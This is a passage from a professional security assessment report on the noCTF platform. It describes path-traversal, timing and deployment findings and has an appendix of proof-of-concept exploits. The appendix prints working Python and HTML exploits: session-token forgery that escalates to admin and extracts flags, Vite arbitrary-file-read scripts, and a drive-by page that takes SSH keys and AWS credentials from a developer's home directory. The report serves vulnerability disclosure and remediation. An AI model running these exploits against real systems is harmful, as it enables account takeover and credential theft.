CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

0

Background

An Arbitrary File Disclosure vulnerability occurs when a web application insecurely uses user-supplied input to access resources on the server's filesystem. By manipulating input parameters with path traversal sequences such as `../`, an adversary can navigate outside of the intended directory. This allows them to read arbitrary files on the server, constrained only by the access permissions of the application's user account.

Detail

An improperly anchored regular expression is used to validate the `ref` parameter for the signature-protected local file download functionality. This allows for directory traversal and arbitrary disclosure of files that parse as valid JSON, provided an adversary can calculate or guess a signature value corresponding to the local file download request.

The file download route performs validity checking of the `ref` parameter (Listing 38).

params.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
export const LocalFileParams = Type.Object(
  {
    ref: Type.String({ maxLength: 64, pattern: "^[A-Za-z0-9_-]+" }),
  },
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 38: Validity checking of `ref`.

The regular expression requires `ref` to start with one or more alphanumeric characters, underscore, or dash. It is not anchored to end-of-line (`$`) and so `ref` can be set to a value such as:

```
idontexist/../../../../../../file/to/read
```

Normally this would not be exploitable on Linux unless `idontexist/` exists to descend into and then ascend from. However, in this case, we eventually reach code that passes `ref` to Node's `path.join()` as shown in Listing 39.

file/local.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
import { join } from "node:path";
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
  return [
    createReadStream(
      join(this.root, LocalFileProviderInstance.OBJECT_PATH, ref),
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 39: `path.join()` is called over `ref`.

Unlike other languages, Node's `path.join()` will normalise the path that it returns. This gives an adversary much better control over the pathname that will end up being given to the `open(2)` syscall, making path traversal feasible despite the regular expression that validates the prefix of `ref`.

However, downloading a local file also involves server-side JSON parsing of a metadata file whose path is also based on `ref` as shown in Listing 40 (p. 52).

file/local.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
private async getMetadata(ref: string): Promise<ProviderFileMetadata>
{
  try {
    return {
      ...JSON.parse(
        await readFile(
          join(this.root,
               LocalFileProviderInstance.METADATA_PATH, ref),
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
  } catch (e) {
    if (e.code === "ENOENT") {
      throw new NotFoundError("File not found");
    }
    throw e;
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 40: Attempt to parse a file's contents as JSON.

- `OBJECT_PATH` is the directory from which the download file path is resolved
- `METADATA_PATH` is the directory from which the metadata file path is resolved

These are sibling directories, and so simultaneous upwards traversal from each of these directories will resolve to the same path. This means that the file to be downloaded will first be parsed as a JSON file.

Because the file to be downloaded also needs to parse as JSON, an adversary is restricted to downloading only files whose contents are valid JSON.

Given the ability to calculate or guess the signature value corresponding to a local file download request, we can attempt to exercise the path traversal. For testing purposes, TantoSec simply patched out the signature check in our local instance of noCTF.

Downloading a non-JSON file is not possible as shown in Listing 41 and Listing 42 (p. 53) while downloading a JSON file succeeds as shown in Listing 43 (p. 54).

REQUEST

```
GET /files/local/idontexist%2f..%2f..%2f..%2f..%2f..%2f%2f..%2f..%2f..
%2f..%2f..%2f%2f..%2f..%2fetc%2fpasswd?
iat=1755774000&sig=this_does_not_matter_we_patched_out_the_check
HTTP/1.1
Range: bytes=0-512
[... SNIP ...]
```

RESPONSE

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
[... SNIP ...]

{"error":"InternalServerError","message":"Internal Server Error"}
```

Listing 41: Failed attempt to download `/etc/passwd`.
(Note that a valid `sig` is normally required)

```
[18:23:26.241] ERROR (7293): Request threw unexpected error
    err: {
      "type": "SyntaxError",
      "message": "Unexpected token 'r', \"root:x:0:0\"... is not valid
JSON",
      [... SNIP ...]
```

Listing 42: Node.js server console error showing an error.

When Node.js fails to parse the file as JSON, the uncaught error results in a 500 error being returned to the user.

REQUEST

```
GET /files/local/idontexist%2f..%2f..%2f..%2f..%2f..%2fpackage.json?
iat=1755774000&sig=this_does_not_matter_we_patched_out_the_check
HTTP/1.1
Range: bytes=0-512
[... SNIP ...]
```

RESPONSE

```
HTTP/1.1 206 Partial Content
Content-Type: application/json
[... SNIP ...]

{
  "name": "@noctf/monorepo",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "lint": "eslint",
    "lint:fix": "eslint --fix",
    "format": "prettier '**/*.{svelte,ts,js,mjs}' --write"
  },
[... SNIP ...]
```

Listing 43: Successful download of noCTF's `package.json`.
(Note that a valid `sig` is normally required)

Impact

This issue allows for directory traversal and the disclosure of arbitrary JSON files, assuming an adversary can calculate or guess a signature value for an arbitrary local file download request.

- Finding 4.1 (*"Default fallback `TOKEN_SECRET` value", p. 5*) would allow an adversary to calculate a signature if the default fallback `TOKEN_SECRET` value is used.
- Finding 4.12 (*"Local file download signature is not checked in constant time", p. 56*) could allow an adversary to guess a signature value using timing analysis.

Due to the attempted parsing of a corresponding metadata file during the download operation, an adversary can only download files that parse as JSON.

If Finding 4.1 (*"Default fallback `TOKEN_SECRET` value"*) and Finding 4.12 (*"Local file download signature is not checked in constant time", p. 56*) are resolved, then calculating or guessing a valid signature value would be prohibitively difficult. Even if a valid signature value could be calculated or guessed, due to the JSON constraint this vulnerability is unlikely to be useful to an adversary.

Recommendations

- Anchor the regular expression used to validate `ref` values so that the entire value is checked.

Affected Assets

- noCTF back-end API

References

- https://cwe.mitre.org/data/definitions/73.html

4.12 Local file download signature is not checked in constant time

Info

CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

0

Background

It is often necessary to compare a user-provided value with a secret and sensitive value. A naive comparison approach, such as a language's built-in `==` or `equals()` function, might be optimised to return as soon as a mismatch between the inputs is found. An adversary may use timing discrepancies to infer a partial match, potentially allowing the secret and sensitive value to be discovered using a divide-and-conquer approach.

Detail

noCTF uses Node's `Buffer.equals()` for comparing a used-provided local file download signature against the expected value (Listing 44). This function is not guaranteed to run in constant-time.

file/local.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
checkSignature(ref: string, iat: number, signature: string) {
  const { sig: expected } = this.signURL(ref, iat);
  try {
    if (!Buffer.from(signature, "base64url").equals(expected)) {
      throw new ForbiddenError("Invalid signature");
    }

- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 44: Non-constant time `Buffer.equals()`

Impact

An adversary may be able to infer information about partial local file download signature matches through timing analysis, making it easier to bypass the signature check than by pure guessing.

TantoSec expects that this vulnerability is probably not useful to an adversary.

- Files within the local file download directory are randomly named upon administrator upload using a Nano ID. These values have 118 bits of cryptographically secure entropy. Thus, it would be infeasible for an adversary to guess the name of an uploaded file that is not yet publicly visible.
- Although Finding 4.11 (*"Path Traversal in local file download functionality", p. 50*) allows files outside of the local file download directory to be read using path traversal, only files that parse as JSON can be retrieved.

Recommendations

Use a constant-time comparison function such as `crypto.timingSafeEqual()` when comparing an adversary-controlled value with a secret and sensitive value.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/1254.html
- https://developers.cloudflare.com/workers/examples/protect-against-timing-attacks/
- https://nodejs.org/api/crypto.html#cryptotimingsafeequala-b

4.13 Lack of documented deployment strategy and best practices

Info

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

0

Background

Software that lacks a clearly documented deployment strategy and security best practices may be misconfigured or improperly deployed, leading to security risk.

Detail

noCTF lacks clear guidance and mechanics for secure deployment.

Impact

If an operator of noCTF exposes the PostgreSQL service to an untrustworthy network using a weak superuser password (noting that the development stack uses a hardcoded superuser password of `"noctf"`) then a remote adversary may be able to violate the confidentiality and integrity of contest data.

Furthermore, if an operator exposes the Valkey or NATS services to an untrustworthy network with no authentication (nothing that the development stack does not configure authentication for these services) then the operation of noCTF and the contest data may be at risk.

Recommendations

Document a robust production deployment strategy including security best practices.

Investigate and implement authentication controls for Valkey and NATS, rather than solely relying on network segmentation controls.

Consider documenting a deployment strategy which suggests, or implementing deployment mechanics which ensure, that production instances of noCTF use randomised credentials for PostgreSQL, Valkey, and NATS. Design this process or mechanics in such a way such that these credentials are only exposed to components on an as-needed basis.

Ensure that the guidance also addresses Finding 4.1 (*"Default fallback `TOKEN_SECRET` value", p. 5*) and encourages the operator to use a strong `TOKEN_SECRET` value that is kept highly confidential.

Affected Assets

- noCTF
- PostgreSQL
- Valkey
- NATS

References

- https://cwe.mitre.org/data/definitions/1392.html
- https://docs.nats.io/running-a-nats-service/configuration/securing_nats/authorization
- https://valkey.io/topics/security/#:~:text=all%20the%20interfaces.-,Authentication,-Valkey%20provides%20two

5. Methodology

This security assessment leveraged TantoSec's established and continually refined methodology. Our approach aligns with recognised industry best practices, including the Penetration Testing Execution Standard (PTES), the Open Web Application Security Project (OWASP), the MITRE ATT&CK framework and the National Institute of Standards and Technology's (NIST) SP 800-115 Technical Guide to Information Security Testing and Assessment. We also use internally developed procedures that are regularly updated by our consultants to account for continually evolving threat landscapes.

Our methodology combines automated vulnerability scanning with manual penetration testing. Automated scanning identifies common weaknesses quickly, while manual testing finds complex or context-dependent vulnerabilities that automated tools often miss. This ensures an accurate and holistic view of an environment's security posture.

5.1. Automated Vulnerability Scanning

Automated vulnerability scanning is a process designed to detect common weaknesses. Specialist tools send structured requests to target systems, seeking indicators such as missing patches, insecure configurations or common software flaws. Our consultants review these results and identify findings that warrant manual testing to confirm exploitability and assess impact.

5.2. Manual Penetration Testing

Manual penetration testing is a hands-on process performed by skilled professionals, leveraging human intelligence and creativity to go beyond automated scanning. Our consultants review automated tool findings, then investigate the environment manually using real-world attack methods. By dynamically testing systems in context, they can uncover complex, multi-step or novel vulnerabilities often missed by automated tools.

Reconnaissance and Discovery | Threat Modelling and Vulnerability Detection | Exploitation | Post Exploitation Analysis | Reporting

01 Reconnaissance & Discovery

The TantoSec consultant gains an understanding of the application and its environment, often through client walkthroughs and reviewing relevant documentation. The consultant then probes the application to identify potential attack vectors. Where available, a review of source code will identify further functionality, parameters and targets that warrant focused testing.

02 Threat Modelling & Vulnerability Detection

After identifying potential attack avenues, the consultant uses rapid threat modelling to determine which areas warrant deeper investigation. Leveraging their experience, they focus on functionality that is likely to yield significant security findings. This phase blends manual probing with insights from automated tools and source code review, considering the environment's context and architecture to uncover both straightforward and subtle weaknesses.

03 Exploitation

Once vulnerabilities have been identified, the consultant attempts to exploit them to validate their technical impact and to classify associated risks. Techniques range from established methods to cutting-edge research, ensuring a thorough assessment. Where available, insights from source code can guide technique refinement and provide a deeper understanding of how to leverage weaknesses.

04 Post-Exploitation Analysis

After exploiting a vulnerability, the consultant evaluates its relevance to real-world scenarios, including attacker effort and potential consequences of exploitation. Source code and system behaviour are analysed to identify additional related weaknesses, informing ongoing testing and preventing overlooked issues.

05 Reporting

The consultant comprehensively and clearly documents assessment results. Technical evidence is gathered, and critical issues identified during testing are communicated promptly. The final report categorises findings by severity, offering a clear roadmap for improving the security posture of the application and its environment.

6. Appendix

6.1. Proof of Concept files

All Proof of Concept files in this section can be obtained from this document if your PDF viewer supports hyperlinks to very long URLs.

The following link points to a `data:` URL. It is a representation of a bzip2-compressed tarball containing the Proof of Concept files.

Right click on me and choose to “Copy Link”

The data within the link can be parsed using Python and the archive can be extracted using an unarchiving utility.

```
% echo 'data:application/x-bzip2;base64,QlpoO[...SNIP...]' | \
  python3 -c 'from base64 import b64decode as b64d; import sys;
sys.stdout.buffer.write(b64d(sys.stdin.buffer.read().rpartition(b",")
[2]))' | \
  tar -xjv
pocs/
pocs/vite_arbitrary_file_disclosure_poc.py
pocs/vite_drive_by_arbitrary_file_disclosure.html
pocs/default_token_secret_poc.py
```

Listing 45: Extraction of Proof of Concept files.

Alternatively, clicking the link or pasting the URL into a browser location bar may cause the file to be written to your Downloads directory.

The file is also distributed alongside this report.

6.2. Default fallback `TOKEN_SECRET` Proof of Concept

Exploits Finding 4.1 (*"Default fallback `TOKEN_SECRET` value", p. 5*).

./pocs/default_token_secret_poc.py

```
#!/usr/bin/env python3
import argparse
import datetime
from functools import cached_property
from hashlib import sha256
import jose.jwe
from jose.jwe import ALGORITHMS
import jose.exceptions
import json
import requests
from typing import Optional

# pip3 install 'python-jose[cryptography]==3.5.0'
# pip3 install requests==2.32.5

token_secrets = [
    "keyboard-cat",
]


def jwe_secret_kdf(token_secret: str) -> bytes:
    return sha256(token_secret.encode()).digest()


def jwe_decrypt(token: str, token_secret: str) -> dict:
    payload = jose.jwe.decrypt(token,
                               key=jwe_secret_kdf(token_secret))
    d = json.loads(payload.decode())
    assert isinstance(d, dict)
    return d
```

```python
def jwe_encrypt(payload: dict, token_secret: str) -> str:
    res = jose.jwe.encrypt(json.dumps(payload).encode(),
                           key=jwe_secret_kdf(token_secret),
                           algorithm=ALGORITHMS.DIR,
                           encryption=ALGORITHMS.A128CBC_HS256)
    return res.decode()


class Exploit:
    base_url: str
    session_token: str

    def __init__(self, base_url: str, session_token: str):
        self.base_url = base_url.rstrip("/")
        self.session_token = session_token

    def identify_token_secret(self) -> str:
        for token_secret in token_secrets:
            try:
                jwe_decrypt(self.session_token, token_secret)
                # If the known-good session token decrypted
                # we have the right token_secret
                return token_secret
            except jose.exceptions.JOSEError:
                pass
        raise Exception("Failed to identify token secret")

    @cached_property
    def token_secret(self) -> str:
        """Discover and cache the real session_secret"""
        return self.identify_token_secret()

    def api_get_me(self, token: Optional[str] = None):
        if token is None:
            token = self.session_token
        r = requests.get(self.base_url + "/user/me",
                         headers={
                             "authorization": f"Bearer {token}"
                         })
        r.raise_for_status()
```

```
        return r.json()

    def find_admin(self,
                   max_sub: int = 100):
        # Build a session token payload template
        payload = jwe_decrypt(self.session_token, self.token_secret)

        # Adjust times
        now = datetime.datetime.now()
        payload["iat"] = int(now.timestamp() - 30)
        payload["exp"] = payload["iat"] + 86400

        # Find an admin
        print("[+] Looking for an admin's sub")
        for sub in range(1, max_sub + 1):
            payload["sub"] = sub
            session_token = jwe_encrypt(payload, self.token_secret)
            try:
                them = self.api_get_me(session_token)
                their_name = them["data"]["name"]
                their_roles = them["data"]["roles"]
                print((sub, their_name, their_roles))
                if "admin" in [role.lower() for role in their_roles]:
                    print(f"Found admin at sub={sub}")
                    print("Returning session_token")
                    return session_token
            except requests.exceptions.HTTPError as e:
                if e.response.status_code == 404:
                    # User doesn't exist
                    pass
                else:
                    raise

    def steal_flags(self, admin_session_token: str):
        print("[+] Stealing flags")
        s = requests.Session()
        s.headers["authorization"] = f"Bearer {admin_session_token}"
        r = s.get(self.base_url + "/admin/challenges")
        r.raise_for_status()
        challenges = r.json()
```

```
        for challenge in challenges["data"]:
            chal_id = challenge["id"]
            assert isinstance(chal_id, int)
            r = s.get(self.base_url + f"/admin/challenges/{chal_id}")
            r.raise_for_status()
            j = r.json()
            challenge_title = j["data"]["title"]
            challenge_flag = j["data"]["private_metadata"]["solve"]
["flag"]
            print((chal_id, challenge_title, challenge_flag))

    def run(self):
        print(f"[+] Token secret\n{self.token_secret}")
        me = jwe_decrypt(self.session_token, self.token_secret)
        print(f"[+] My session token payload")
        print(json.dumps(me, indent=4))
        admin_session_token = self.find_admin()
        print(f"[+] Admin session token\n{admin_session_token}")
        self.steal_flags(admin_session_token)


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("-u",
                        "--base-url",
                        type=str,
                        help="Base URL of API")
    parser.add_argument("token",
                        help="Known-good session token")
    args = parser.parse_args()
    exploit = Exploit(args.base_url, args.token)
    exploit.run()


if __name__ == "__main__":
    main()
```

Listing 46: Default fallback `TOKEN_SECRET` Proof of Concept.

```
% python3 default_token_secret_poc.py \
  --base-url=http://172.18.0.3:8000/ \
  eyJ[redacted] ...SNIP...
[+] Token secret
keyboard-cat
[+] My session token payload
{
    "sub": "4",
    "sid": "8",
    "aud": "noctf:auth",
    "exp": 1756293510,
    "iss": "noctf",
    "iat": 1755688710
}
[+] Looking for an admin's sub
(1, 'User One', [])
(2, 'User Two', [])
(3, 'User Three', [])
(4, 'User Four', [])
(5, 'Admin', ['admin'])
Found admin at sub=5
Returning session_token
[+] Admin session token
eyJ[redacted] ...SNIP...
[+] Stealing flags
(1, 'Chal One', [{'data': 'flag{one}', 'strategy': 'case_sensitive'}])
(2, 'Chal Two', [{'data': 'flag{two}', 'strategy': 'case_sensitive'}])
(3, 'Chal Three', [{'data': 'flag{3}', 'strategy': 'case_sensitive'}])
```

Listing 47: Output of Proof of Concept in a lab environment with default fallback `TOKEN_SECRET` value.

6.3. Vite CVE-2025-31125 Arbitrary File Disclosure Proof of Concept

Exploits Finding 4.2 (*"Vite dependency vulnerable to Arbitrary File Disclosure", p. 10*).

./pocs/vite_arbitrary_file_disclosure_poc.py

```
#!/usr/bin/env python3
import argparse
import json
import re
import requests
import sys

# pip3 install requests==2.32.5


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("--proto",
                        default="http")
    parser.add_argument("--rhost",
                        default="localhost")
    parser.add_argument("--rport",
                        type=int,
                        default=5173)
    parser.add_argument("path")
    args = parser.parse_args()

    # Make HTTP request
    url = (f"{args.proto}://{args.rhost}:{args.rport}/"
           f"@fs{args.path}?raw?import")
    sys.stderr.write(f"[+] Requesting {url}\n")
    r = requests.get(url)
    r.raise_for_status()

    # Extract the quoted file data from the first line.
    # We need to use r.content.decode() because r.text cooks
    # any bytes above 0x7f that Vite has cooked
```

```
    match = re.match(r'^export default ("(?:[^"\\]|\\.)*")',
                     r.content.decode())
    if not match:
        raise ValueError("Failed to extract data")
    quoted = match.group(1)

    # Unescape the JS escaping
    data = json.loads(quoted)

    # Cry if vite cooked any bytes above 0x7f
    # by replacing them with U+FFFD
    if any(ord(c) > 0x7f for c in data):
        sys.stderr.write("WARNING: File has cooked bytes > 0x7f\n")
        sys.stderr.write("Vite cooks these bytes into U+FFFD\n")
        sys.stderr.write("Replacing cooked bytes with \\x80\n")
        sys.stderr.flush()
        uncooked = bytes(
            [b if b <= 0x7f else 0x80 for b in map(ord, data)]
        )
        sys.stdout.buffer.write(uncooked)
    else:
        sys.stdout.write(data)


if __name__ == "__main__":
    main()
```

Listing 48: Vite arbitrary file disclosure Proof of Concept.

The Proof of Concept can retrieve text files such as `/etc/hosts`.

```
% python3 ./vite_arbitrary_file_disclosure_poc.py /etc/hosts
[+] Requesting http://localhost:5173/@fs/etc/hosts?raw?import
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3      c89405e14674
```

Listing 49: Retrieval of `/etc/hosts`.

The Proof of Concept can also retrieve binary files such as `/bin/sh` but Vite transforms any byte above `\x7f` into U+FFFD. We replace these with the byte `\x80`.

```
% python3 ./vite_arbitrary_file_disclosure_poc.py /bin/sh | xxd | head
-n7
[+] Requesting http://localhost:5173/@fs/bin/sh?raw?import
WARNING: File has bytes > \x7f
Vite cooks these bytes into U+FFFD
Replacing cooked bytes with \x80
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 6047 0000 0000 0000  ..>.....`G......
00000020: 4000 0000 0000 0000 8080 0100 0000 0000  @...............
00000030: 0000 0000 4000 3800 0d00 4000 1d00 1c00  ....@.8...@.....
00000040: 0600 0000 0400 0000 4000 0000 0000 0000  ........@.......
00000050: 4000 0000 0000 0000 4000 0000 0000 0000  @.......@.......
00000060: 8002 0000 0000 0000 8002 0000 0000 0000  ................
```

Listing 50: Retrieval of `/bin/sh`
Note the replaced bytes.

The Proof of Concept works by sending requests directly to the Vite dev server. The Vite dev server binds to localhost by default, and so this strategy only works locally. CVE-2025-24010 allows the arbitrary file read primitive to be exercised cross-origin by any website, a Proof of Concept exploit for which is in Appendix 6.4.

6.4. Vite CVE-2025-31125 and CVE-2025-24010 Drive-By Arbitrary File Disclosure Proof of Concept

Exploits Finding 4.2 (*"Vite dependency vulnerable to Arbitrary File Disclosure", p. 10*).

Browsing to a malicious website hosting this Proof of Concept demonstrates the retrieval of sensitive developer configuration and credential files.

./pocs/vite_drive_by_arbitrary_file_disclosure.html

```
<html>
<body>
<script>

    const baseUrl = "http://localhost:5173".replace(/\/+$/, "")

    const leak = async (path) => {
        // Leak the contents of a file given by an absolute path
        // Note that non-ASCII bytes get replaced with U+FFFD
        if (!path.startsWith("/")) {
            throw new Error("Path to leak must be absolute")
        }

        const url = baseUrl + "/@fs" + path + "?raw?import"
        const res = await fetch(url)

        if (res.status !== 200) {
            throw new Error("Leak didn't get a 200")
        }

        const resText = await res.text()

        // Carve the content out
        // Capture the double quotes as we'll JSON parse it
        const re = /^export default ("(?:[^"\\]|\\.)*")/
        const match = resText.match(re)
        if (!match) {
            throw new Error("Failed to extract data")
```

```
        }
        const quoted = match[1]

        // Return the JSON-parsed carved content
        // This will unescape things like '\n'
        return JSON.parse(quoted)
    }

    function* parsePasswd(text) {
        // Parse a Unix passwd file, yielding user information
        const lines = text.split("\n")
        for (const line of lines) {
            if (!line || line.startsWith("#")) continue;
            const fields = line.split(":")
            if (fields.length < 7) continue;

            const [name, , uid, gid, , homeDir] = fields

            yield {
                name,
                homeDir,
                uid: Number(uid),
                gid: Number(gid),
            }
        }
    }

    const heading = (level, text) => {
        // Emit a heading onto the page
        const elem = document.createElement(`h${level}`)
        elem.textContent = text
        return elem
    }

    const text = (text) => {
        // Emit a paragraph of text onto the page
        const elem = document.createElement("p")
        elem.textContent = text
        return elem
    }
```

```
    const file = (data) => {
        // Emit file contents onto the page
        const elem = document.createElement("pre")
        elem.textContent = data
        return elem
    }

    const show = (elem) => document.body.appendChild(elem)

    const dump = async (path) => {
        // Try to leak a file by path, and if successful,
        // emit it to the page
        let data
        try {
            data = await leak(path)
        } catch {
            // Oh well we tried
            return false
        }
        show(heading(2, `[--] Stole ${path}`))
        show(file(data))
        return true
    }


    const ransackUser = async (user) => {
        // Try to steal interesting files belonging to a user
        const {name, uid, gid, homeDir} = user
        show(heading(1, `[+] Ransacking user ${name} (${uid}:
${gid})`))
        show(text(`Home: ${homeDir}`))
        await dump(`${homeDir}/.ssh/id_rsa`)
        await dump(`${homeDir}/.ssh/id_ed25519`)
        await dump(`${homeDir}/.ssh/id_ecdsa`)
        await dump(`${homeDir}/.ssh/known_hosts`)
        await dump(`${homeDir}/.ssh/config`)
        // TODO consider parsing ssh config for more key paths
        await dump(`${homeDir}/.gitconfig`)
        await dump(`${homeDir}/.docker/config.json`)
```

```
        await dump(`${homeDir}/.aws/config`)
        await dump(`${homeDir}/.aws/credentials`)
    }

    // Entrypoint
    (async () => {
        console.log(`My origin: ${document.location.origin}`)

        const etcPasswd = await leak("/etc/passwd")

        for (const user of parsePasswd(etcPasswd)) {
            await ransackUser(user)
        }
    })()

</script>
</body>
</html>
```

Listing 51: Proof of Concept for cross-origin Vite arbitrary file read CVE-2025-31125 and CVE-2025-24010.




Figure 52: Result of cross-origin Vite arbitrary file read CVE-2025-31125 and CVE-2025-24010.

```
[+] Ransacking user justin (31337:31337)
Home: /home/justin

[--] Stole /home/justin/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
-----END OPENSSH PRIVATE KEY-----

[--] Stole /home/justin/.ssh/known_hosts
|1|AAAAAAAAAAAAAAAAAAAAAAAAAAA|AAAAAAAAAAAAAAAAAAAAAAAAAAA ssh-ed25519
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
|1|AAAAAAAAAAAAAAAAAAAAAAAAAAA|AAAAAAAAAAAAAAAAAAAAAAAAAAA ecdsa-
sha2-nistp256
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

[--] Stole /home/justin/.ssh/config
Host example.com
  User justin
  ServerAliveInterval 60

# ... REDACTED ...

[--] Stole /home/justin/.gitconfig
[user]
  name = Justin Steven
  email = justin@tantosec.com

# ... REDACTED ...

[--] Stole /home/justin/.docker/config.json
{"auths": {"example.com": {"auth": "FAKE KEY :)"}}}

[--] Stole /home/justin/.aws/config
[default]
region = us-west-2
[profile dev]
```

```
region = us-west-1

[--] Stole /home/justin/.aws/credentials
[default]
aws_access_key_id = AKIAFAKEFAKEFAKEFAKE
aws_secret_access_key = FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
[dev]
aws_access_key_id = AKIAFAKEFAKEFAKEFAKE
aws_secret_access_key = FAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKEFAKE
```

Listing 53: Output of cross-origin Vite arbitrary file read CVE-2025-31125 and CVE-2025-24010.

6.5. Risk Rating

TantoSec evaluates the technical severity of vulnerabilities by considering the likelihood and the potential impact of exploitation. This is done with the industry-standard Common Vulnerability Scoring System (CVSS) Version 4.0, developed and managed by FIRST.org, Inc. (FIRST).

CVSS offers several advantages for assessing vulnerability severity.

- It provides consistent and standardised metrics that allow for the assessment of vulnerabilities across diverse systems and environments.
- It is an open framework that has been broadly validated by the security industry.
- It supports more informed decision-making.
- It makes vulnerability management practices more effective.

CVSS v4.0 specifies four metric groups: Base, Threat, Environmental and Supplemental.

Base Metrics	Threat Metrics	Environmental Metrics	Supplemental Metrics
Exploitability Metrics	Exploit Maturity	Confidentiality Requirements	Safety
Impact Metrics		Integrity Requirements	Automatable
		Availability Requirements	Provider Urgency
		Modified Base Metrics	Recovery
			Value Density
			Vulnerability Response Effort

